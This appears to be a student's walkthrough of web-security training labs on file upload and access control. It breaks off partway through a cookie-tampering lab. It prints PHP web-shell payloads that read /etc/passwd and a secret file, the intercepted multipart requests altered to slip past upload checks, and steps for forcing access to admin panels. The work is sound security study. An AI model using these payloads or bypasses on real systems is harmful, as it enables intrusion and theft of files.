Day 5


Task 1: File Upload

Lab 1: Remote code execution via web shell upload

This lab contains a vulnerable image upload function. It doesn't perform any validation on the files users upload before storing them on the server's filesystem. To solve the lab, we upload a basic PHP web shell and use it to exfiltrate the contents of the file /home/carlos/secret. Submit this secret using the button provided in the lab banner.


You can log in to your own account using the following credentials: wiener:peter

- First we log in to the account with the given credentials




Username	wiener
Password	•••••

- Then we go to the avatar part and upload a pic and then intercept it on burp




Avatar: cat.jpeg

- We turn on the extension and burp for intercepting the needed requests for the attack




- Once we intercept we will notice the request for the upload and sent it to the repeater




Time	Type	Direction	Method	URL	Status cod
12:23:3...	HT...	→ Request	POST	https://0aa000f10459874884a94b8600c500b4.web-security-academy.net/my-account/avatar	
12:26:1...	HT...	→ Request	POST	https://shavar.services.mozilla.com/downloads?client=navclient-auto-ffox&appver=128.7&pver=2.2	
12:29:2...	HT...	→ Request	POST	https://play.google.com/log?hasfast=true&authuser=0&format=json	

- Now I will adjust the filter settings for interception to also include images




Filter by request type	Filter by MIME type		Filter by status code	Folders
☐ Show only in-scope items	✓ HTML	✓ Other text	✓ 2xx [success]	✓ Hide empty folders
☐ Show only requested items	✓ Script	✓ Images	✓ 3xx [redirection]	
☐ Show only parameterized requests	✓ XML	✓ Flash	☐ 4xx [request error]	
✓ Hide not-found items	☐ CSS	☐ Other binary	✓ 5xx [server error]	

- After adjusting the filters we will notice the get request and also send it to the repeater




Time	Type	Direction	Method	URL
12:33:...	HT...	→ Request	GET	https://0aa000f10459874884a94b8600c500b4.web-security-academy.net/files/avatars/cat.jpeg
12:33:...	HT...	→ Request	GET	https://0aa000f10459874884a94b8600c500b4.web-security-academy.net/academyLabHeader

- We will notice in the upload request the pic parameter and the red context is the pic content




```
-----------------------------190050755842402775432286243094
Content-Disposition: form-data; name="avatar"; filename="cat.jpeg"
Content-Type: image/jpeg

ÿØÿàJFIFÿÛ    ( %!1!%)+...383-7(-.+


-%---------+--/--------+--------------------------+ÿÀ "ÿÄÿÄ7!1AQaq"2¡ÁÑðB±á#RbrñÒ¢ÿÄÿÄ#!1AQaq¡"
ÿÚ?º^ \hLyXÄÀgBj* 5RìQ¶f%XU  rô\¾(¾ iráA+Ds®r×¡McP#D9u,9@RºDG@DæS2Ç9)ÒRßYj 53®Ss)]2T%r¢Ve
mD¦SW@%1¬B»İp¾PüEKÒ3¡.D9Ô    8ì¢<5BËb5Ìb"@è_]VsÉ\@ñVQ%4"@æ¹09Uó!.HÎõPÑæªSë×\¡¬ðÀ
Ü;EÑ¥òº6ÓLUF èá(\ä§TQL53¥À««A]®]Ì÷5èÁQNÌ¹(3.¥ËÊ¬TqZ¬DPpmQ\ú³K¢QS8ªà1ìkJçy°mÎ,¨ÓIïJ_X
pØ>ð`YømoOT&°,ìayè<xÿJ¾ã!ï ÌE®É]m/S¾6q,GR
:àèá¡éD×JôÕi¶-1»^6?~kÍàxv!å¨ÉÒ ,ÐPå¾i8äàà\.R¾8ÀÁÔóø¦,±KÁNâ|ÝJáüøuø+{7TA£ó0Ø68Ü³ØpÚAú-§Fc3Ü9Ü×$#ô¿
iªÖì.NeÌö7PÅ¢iÜÚP^,uC2ã`Ñ:7êªÔ¦ÂnrúUèã·)ªãúf,\§ôç2ªU
Bç%ÊèQQp1® JåÖ è«3äÐUf¹¨pDÖJµÉIAM¡Aa¾s!uD°  Eà9L³ÍÖ±Æåuh%L[6ø+Ø
:ÎÊ°\ìZ//-Éíãä¨ÒENK®iu,KNÁPÃ>].«~KÎæèâÛªÚ0èXxìÂà´
ÄlÀL£ài-#ç ÝunlqccpþÊ®þÅ²óTh#nØaìªãQæÛ¢ábr°Mà¥Öe¸ÝÅ²Y¤÷¾/+Rh-iÙ¶D¬A?}ÿ$6KÃ"ç¿¾E{x·Üfý¾Øqë.Øúd´ÉÙ
Âv¸ì³qÔ<¬f°ÛÕÁ¦=ëeÕüL  Ì¯Dåh52æ8t~P¾oB«®)ÇBxH?Ýrú«4ê-Ô#Åï$
`¨æ
```

- Then modify the filename as shown and the pic content to a php line to show the passwd file




```
-----------------------------190050755842402775432286243094
Content-Disposition: form-data; name="avatar"; filename="exploit.php"
Content-Type: image/jpeg

<?php echo file_get_contents('/etc/passwd'); ?>
```

- Then we will forward this request and the output will be accepted as shown below



```
Content-Length: 132

The file avatars/exploit.php has been uploaded.<p>
    <a href="/my-account" title="Return to previous page">
        « Back to My Account
    </a>
</p>
```


- In the get request we will notice the image path which we will modify



Pretty Raw Hex

```
GET /files/avatars/cat.jpeg HTTP/2
Host: 0aa000f10459874884a94b8600c500b4.web-security-academy.net
Cookie: session=BsZgkpbbLULmVSx6X0CdKjfs7x56tS9d
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
```

- we will type in the name of the php file we uploaded




Request

Pretty Raw Hex


```
GET /files/avatars/exploit.php
Host: 0aa000f10459874884a94b8600c500b4.web-security-academy.net
Cookie: session=BsZgkpbbLULmVSx6X0CdKjfs7x56tS9d
```

- Once we forward that request the output will be the passwd file we wanted and after knowing that our attack can be successful it’s time to do the requested attack



```
X-Frame-Options: SAMEORIGIN
Content-Length: 2319

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```


- back to the upload request and modify the php line to get carlos’s password and forward it



```
-----------------------------201392321034337759445875670 48
Content-Disposition: form-data; name="avatar"; filename="exploit.php"
Content-Type: image/jpeg

<?php echo file_get_contents('/home/carlos/secret'); ?>

-----------------------------201392321034337759445875670 48
```


```
The file avatars/exploit.php has been uploaded.<p>
    <a href="/my-account" title="Return to previous page">
        « Back to My Account
    </a>
</p>
```

- and then forward the get request again and the output will be this, then we copy it



```
8svRWvFiEUOXy5vg4kNqWXJO9JOMHOCN
```

- we go back to the website, and we will click on submit solution box and paste the content



9e005c038e62b4801753ac00d40039.web-security-academy.net

Answer:

8svRWvFiEUOXy5vg4kNqWXJO9JOMHOCN


Congratulations, you solved the lab!

Lab 2: Web shell upload via Content-Type restriction bypass

This lab contains a vulnerable image upload function. It attempts to prevent users from uploading unexpected file types, but relies on checking user-controllable input to verify this. To solve the lab, we upload a basic PHP web shell and use it to exfiltrate the contents of the file /home/carlos/secret. Submit this secret using the button provided in the lab banner.


You can log in to your own account using the following credentials: wiener:peter

- First we log in to the account with the given credentials




Username	wiener
Password	•••••

- We first create a php file containing this command




```
┌──(fekry㉿kali)-[~]
└─$ vim exploit.php

┌──(fekry㉿kali)-[~]
└─$ cat exploit.php
<?php echo file_get_contents('/home/carlos/secret'); ?>
```

- Then we go to the avatar part and upload the php file we want as an avatar image




- After we upload the file it will give us this message as it only accepts png or jpeg




Sorry, file type application/x-php is not allowed Only image/jpeg and image/png are allowed Sorry, there was an error uploading your file.

� Back to My Account

- We turn on the extension and burp for intercepting the needed requests for the attack




- Once we intercept we will upload again and modify the request itself before we forward it




Time	Type	Direction	Method	URL	Status cod
12:23:3...	HT...	→ Request	POST	https://0aa000f10459874884a94b8600c500b4.web-security-academy.net/my-account/avatar	
12:26:1...	HT...	→ Request	POST	https://shavar.services.mozilla.com/downloads?client=navclient-auto-ffox&appver=128.7&pver=2.2	
12:29:2...	HT...	→ Request	POST	https://play.google.com/log?hasfast=true&authuser=0&format=json	

- We will notice in the file parameters that it is a php file




```
-----------------------------173059537518011094553716573328
Content-Disposition: form-data; name="avatar"; filename="exploit.php"
Content-Type: application/x-php
```

- Now we will change the content type to be image as shown and forward it and the upload will be accepted




```
-----------------------------173059537518011094553716573328
Content-Disposition: form-data; name="avatar"; filename="exploit.php"
Content-Type: image/jpeg

<?php echo file_get_contents('/home/carlos/secret'); ?>
```

- Once the upload is complete and get back to the main page we will notice the file is shown as a broken image so with a right click on it and open it in a new tab




- Once we open, it will show us a text that we will copy and paste in the submit solution box




```
NZXlwTIDiBOE0knxJHewjTBvGjTgCUzq
```

- All is left is to paste the text and that would be the answer



a3e00a8039928d98114252c00c600a6.web-security-academy.net

Answer: NZXlwTIDiBOE0knxJHewjTBvGjTgCUzq




Task 2: Access Control

Lab 1: This lab has an unprotected admin panel.


Solve the lab by deleting the user carlos.

- First we go to the website and I turn on the burp to intercept the reuests


- I try to go to multiple topics and check the requests to find anything in it related to the admin but no luck so I decided I go to my account to log in



- After also checking the request for the login that was normal I decided to look at the URL



0a50004d0355b9d8809980da00420060.web-security-academy.net/login

- I want to gain access to the admin panel directory so I started guessing the name of the directory


0a50004d0355b9d8809980da00420060.web-security-academy.net/admin


```
"Not Found"
```

- After a couple of tries and guessing I was able to reacha result with the directory '/administrator-panel'


Users

wiener - Delete
carlos - Delete


- Now all was left is to delete the user carlos as needed and once I clicked on delete it was done


User deleted successfully!

Users

wiener - Delete

- There was another way to reach the same panel is by using the file ‘robots.txt’ that removes and show me any unwanted directories and when I put it it showed me the path I wanted and all is left is to append it to the URL and it will give me the same result


0a50004d0355b9d8809980da00420060.web-security-academy.net/robots.txt

```
User-agent: *
Disallow: /administrator-panel
```


Lab 2: Unprotected admin functionality with unpredictable URL

This lab has an unprotected admin panel. It's located at an unpredictable location, but the location is disclosed somewhere in the application.

Solve the lab by accessing the admin panel, and using it to delete the user carlos.

- We are asked to reach the admin panel to delete one of the users


- First I tried using the robots.txt file to see if I can reach the directory but no luck


0a75002603a15e5b81a2111700a500ba.web-security-academy.net/robots.txt

```
"Not Found"
```


- Then after looking at burp and the requests and unable to find anything related to the admin panel so I decided to look at the page source searching for any left java script that could help me with my attack

- Luckily I was able to find this code and highlighted path could be the one we're looking for



```
                              <script>
var isAdmin = false;
if (isAdmin) {
   var topLinksTag = document.getElementsByClassName("top-links")[0];
   var adminPanelTag = document.createElement('a');
   adminPanelTag.setAttribute('href', '/admin-dihitm');
   adminPanelTag.innerText = 'Admin panel';
   topLinksTag.append(adminPanelTag);
   var pTag = document.createElement('p');
   pTag.innerText = '|';
   topLinksTag.appendChild(pTag);
}
```


- After appending that directory to the URL and clicking on it I was able to reach the desired path



Users

wiener - Delete
carlos - Delete

- Now all was left is to delete the user carlos as needed and once I clicked on delete it was done



User deleted successfully!

Users


wiener - Delete

Lab 3: User role controlled by request parameter

This lab has an admin panel at /admin, which identifies administrators using a forgeable cookie. We Solve the lab by accessing the admin panel and using it to delete the user carlos.

You can log in to your own account using the following credentials: wiener:peter

- First I logged in to the user wiener while intercepting on burp




Home | My account | Log out

My Account

Your username is: wiener


Email

- Then I looked at the login request and noticed the admin parameter in the cookies




```
Host: 0a1900ea04dd174e818fd9ce00a5000b.web-security-academy.net
Cookie: session=2wpIhIHftdTyNcAWdbaCcPfrfEB32kbw; Admin=false
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/12
```

- I sent the request to a repeater and modified the admin parameter to see what will happen



```
18:24:41 30...  HTTP  →  Request  GET  https://0a1900ea04dd174e818fd9ce00a5000b.web-security-academy.net/my-account?id=wiener
```

